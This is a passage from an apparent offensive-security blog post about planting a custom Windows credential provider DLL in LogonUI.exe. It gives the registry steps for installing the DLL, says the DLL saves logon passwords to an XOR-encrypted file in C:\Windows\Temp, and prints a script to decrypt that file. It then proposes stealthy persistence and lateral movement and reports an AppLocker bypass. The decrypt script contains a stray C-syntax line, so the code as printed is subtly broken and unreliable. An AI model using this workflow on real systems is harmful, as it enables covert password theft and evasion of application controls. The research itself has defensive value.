ThreadingModel = "Apartment"


HKEY_CLASSES_ROOT\CLSID\{ac7c4402-1025-4dd4-933d-c97c5fe2231e}
Default = "My Provider Filter"

HKEY_CLASSES_ROOT\CLSID\{ac7c4402-1025-4dd4-933d-c97c5fe2231e}\InprocServer32
Default = "C:\Windows\System32\CredentialProvider.dll"
ThreadingModel = "Apartment"
Install Credential Provider and Filter
Providers are registered under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\ and Filters under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Provider Filters. Registration information includes the corresponding CLSIDs and class names.
Make these changes in your Registry.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{80b52aec-a788-4a6e-8677-2219aa8ad9d1}
Default = "My Wrapper Provider"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Provider Filters\{ac7c4402-1025-4dd4-933d-c97c5fe2231e}
Default = "My Provider Filter"
Setting up Debugger (optional)
CredentialProvider.dll is injected into LogonUI.exe when the lockscreen appears (or any of the other UIs as mentioned). If you wish to debug the code, you can do so with Visual Studio's Remote Debugger. Don't forget to use a Debug build instead of Release build.
Here's how I arranged my testing environment:
- Use a Windows VM as Windows victim.
- Copy over Remote Debugger (entire directory) from the installation directory
C:\Program Files\Microsoft Visual Studio\[Version]\Common7\IDE\Remote Debugger\[architecture]to the victim machine. - Start
msvsmon.exeinside the Remote debugger directory on the victim as a local administrator. Allow any firewall prompts it gives. - Go to
Tools > Options, and configure it:- Select "No authentication" (because only you have access to your VM, so it's safe)
- Check "Allow any user to debug"
- Back in Visual Studio, go to
Debugmenu, Attach to Process, and click on Find. If it does not autodetect your Remote Debugger client, useVICTIM_IP:VICTIM_PORTas connection. - Then filter for the appropriate process name (e.g,
logonui) - Lock the screen on victim machine
- Come back to Visual Studio and attach to your target process (e.g,
LogonUI.exe). - Check if breakpoints are hit.
If your Provider DLL has errors, the lockscreen would be stuck in a loop. My advice - take a VM snapshot, add a "sleep loop while waiting for debugger to attach" function to the debug build, so that you can comfortably go from step 7 to 8 above. My POC (shared at the end) includes this QoL feature.
Here's a video demonstration I found on YouTube:
Logging in
You don't need a system reboot. With the setup done, lock the screen (Win + L), then try logging in. The UI should look indistinguishable.
Once you log in, go check file C:\Windows\Temp\credentials_saved.enc. It should be XOR-encrypted with the hardcoded key in the source code:
BYTE xorKey[] = { 0x2f, 0xab, 0x1c, 0x5d, 0x99, 0x31, 0xdc, 0x13, 0xce };Decrypt it with below Python3 script:
import os

# ==============================================================================
# CONFIGURATION - EDIT THESE CONSTANTS
# ==============================================================================
INPUT_FILE  = "C:\\Windows\\Temp\\credentials_saved.enc"
BYTE xorKey[] = { 0x2f, 0xab, 0x1c, 0x5d, 0x99, 0x31, 0xdc, 0x13, 0xce };
HEX_KEY     = "0x2fab1c5d9931dc13ce"  # Supports "0x...", "ABC...", "abc..."
OUTPUT_FILE = "C:\\Windows\\Temp\\credentials_saved.txt"
# ==============================================================================

def xor_decrypt():
    # 1. Robust Key Sanitization
    clean_key = HEX_KEY.lower().strip()
    if clean_key.startswith("0x"):
        clean_key = clean_key[2:]

    # Handle odd-length hex strings by padding with a leading zero
    if len(clean_key) % 2 != 0:
        clean_key = "0" + clean_key

    try:
        key_bytes = bytes.fromhex(clean_key)
    except ValueError as e:
        print(f"[-] Error: Key is not valid hex. {e}")
        return

    if not key_bytes:
        print("[-] Error: Key cannot be empty.")
        return

    # 2. Read Input File
    if not os.path.exists(INPUT_FILE):
        print(f"[-] Error: Input file '{INPUT_FILE}' not found.")
        return

    with open(INPUT_FILE, "rb") as f:
        ciphertext = f.read()

    # 3. Perform XOR Decryption (Variable-length key)
    # Using a list comprehension for efficiency on typical OffSec payloads
    key_len = len(key_bytes)
    decrypted = bytes([b ^ key_bytes[i % key_len] for i, b in enumerate(ciphertext)])

    # 4. Attempt Intelligent Decoding for Screen Output
    print("\n" + "="*40)
    print(" DECRYPTED PREVIEW ")
    print("="*40)

    try:
        # Step 1: Try UTF-16LE (Common in Windows payloads/strings)
        print(decrypted.decode('utf-16-le'))
    except UnicodeDecodeError:
        try:
            # Step 2: Try UTF-8
            print(decrypted.decode('utf-8'))
        except UnicodeDecodeError:
            # Step 3: Fallback for raw binary
            print("Binary output (No valid UTF-16LE or UTF-8 strings found)")

    print("="*40 + "\n")

    # 5. Save to File
    with open(OUTPUT_FILE, "wb") as f:
        f.write(decrypted)

    print(f"[+] Decryption complete.")
    print(f"[+] Output saved to: {os.path.abspath(OUTPUT_FILE)}")

if __name__ == "__main__":
    xor_decrypt()
Possibilities
Now at this point you should be thinking about broader possibilities. Our CredentialProvider.dll was injected in LogonUI.exe when lockscreen showed up (or any of the other UIs as mentioned). Such UIs often show up when the computer is turned on. Since your code is always reliably executed any time a user shows up and uses the machine, these are some of the things you can stealthily do:
- Persistence (inject into another running process because parent process {e.g, LogonUI.exe} will quit soon; don't stall authentication flow)
- Lateral movement (via capturing credentials)
- AppLocker and WDAC bypass (discussed below)
AppLocker and WDAC bypass
Since I have code execution, my next train of thought went to bypassing AppLocker, WDAC, and similar solutions that restrict code execution unless it's from a valid source. Since we can inject our code into a very legitimate Windows process, I wanted to see if this injection itself can be blocked by policies.
For the purpose of this POC, I will show you how to enable both AppLocker and WDAC so that unsigned executables are detected (and potentially blocked if using Enforce mode) from execution. Our CredentialProvider.dll is very much an arbitrary, unsigned DLL. Then we will see if it's truly prohibited (or even detected).
We will use both AppLocker and WDAC in Audit mode, so that any invalid executables are not straightaway blocked, but rather, audited. This fires corresponding events (Event Viewer; discussed later) which would show if our executable would be actually blocked if we were instead in Enforce mode (which also fires events).
Enabling AppLocker

- Open
Local Security Policyapplication - Go to
Application Control Policies>AppLocker - Click
Configure rule enforcement, go toAdvancedtab, enable DLL rules. - In
Enforcementtab check "DLL rules", select "Enforce rules" (for Enforce mode) from drop down else "Audit only" (for Audit mode; Choose this for now) - Back in AppLocker click on
DLL Rulesand create a new rule. - Step through the wizard and configure these wherever you see them:
- Choose action: Allow
- User/group: Everyone
- Type: Publisher
- Reference file: C:\Windows\System32\ntdll.dll
- Slider at any publisher
- Then click "Create"
- When prompted, don't create default rules. Default rules will create exceptions for executables in
C:\Windows\System32(which is exactly where we placedCredentialProvider.dll. - Using
services.msc, start serviceApplication Identity.
Enabling WDAC
For WDAC, we will base our policy on the default template that ships with Windows. The below powershell code will create two policy files for you - one for Block (Enforce) mode, another for Audit mode. At a time only one of either is active. Executing the below script creates both policies but activates only Audit mode. Uncomment the last line and comment out the second-last line to activate Block (Enforce mode) instead.
```powershell
cp C:/Windows/schemas/CodeIntegrity/ExamplePolicies/DefaultWindows_Enforced.xml C:/wdac_strict_block.xml # default template
cp C:/Windows/schemas/CodeIntegrity/ExamplePolicies/DefaultWindows_Enforced.xml C:/wdac_strict_audit.xml # default template

Set-RuleOption -FilePath C:/wdac_strict_block.xml -Option 0 # enable User Mode Code Integrity (UMCI)
Set-RuleOption -FilePath C:/wdac_strict_audit.xml -Option 0 # enable User Mode Code Integrity (UMCI)

Set-RuleOption -FilePath C:/wdac_strict_block.xml -Option 3 -Delete # enable block mode
Set-RuleOption -FilePath C:/wdac_strict_audit.xml -Option 3 # enable audit mode

ConvertFrom-CIPolicy -XmlFilePath C:/wdac_strict_block.xml -BinaryFilePath C:/wdac_strict_block.cip
ConvertFrom-CIPolicy -XmlFilePath C:/wdac_strict_audit.xml -BinaryFilePath C:/wdac_strict_audit.cip

citool.exe --update-policy C:/wdac_strict_audit.cip
#citool.exe --update-policy C:/wdac_strict_block.cip # uncomment to enforce Block mode
```
Results
We will observe any events fired in the Event Viewer after each of these 3 events:
- Authenticating at the Lock screen
- Opening UAC consent prompt (just run something As Administrator)
- Opening a network share connection (use
\\HOST\SHAREin Explorer)
AppLocker
In Event Viewer, go to Applications and Services Logs > Microsoft > Windows > AppLocker > EXE and DLL, then filter for these Event IDs:
- 8004: Blocked
- 8003: Audited
I observed that none of the 3 events raised any of the events above. This is a complete AppLocker bypass.
WDAC
In Event Viewer, go to Applications and Services Logs > Microsoft > Windows > CodeIntegrity > Operational, then filter for these Event IDs:
- 3077: Blocked
- 3076: Audited
Unlike AppLocker, I observed these events:
- Audit Mode
- Lockscreen : Event 3076, user: SYSTEM
- UAC consent screen: none
- Network share connection screen: Event 3076, user: Signed in user
- Block Mode
- Lockscreen : Event 3077, user: SYSTEM
- UAC consent screen: Event 3077, user: SYSTEM
- Network share connection screen: Event 3077, user: Signed in user



This is not technically a bypass unless WDAC's CodeIntegrity check is running in Audit mode.
Complete POC
Here's the complete POC:
 captain-woof
References
- https://dennisbabkin.com/blog/?t=primer-on-writing-credential-provider-in-windows {this is a great in-depth article to study more}
- https://learn.microsoft.com/en-us/windows/win32/secauthn/credential-providers-in-windows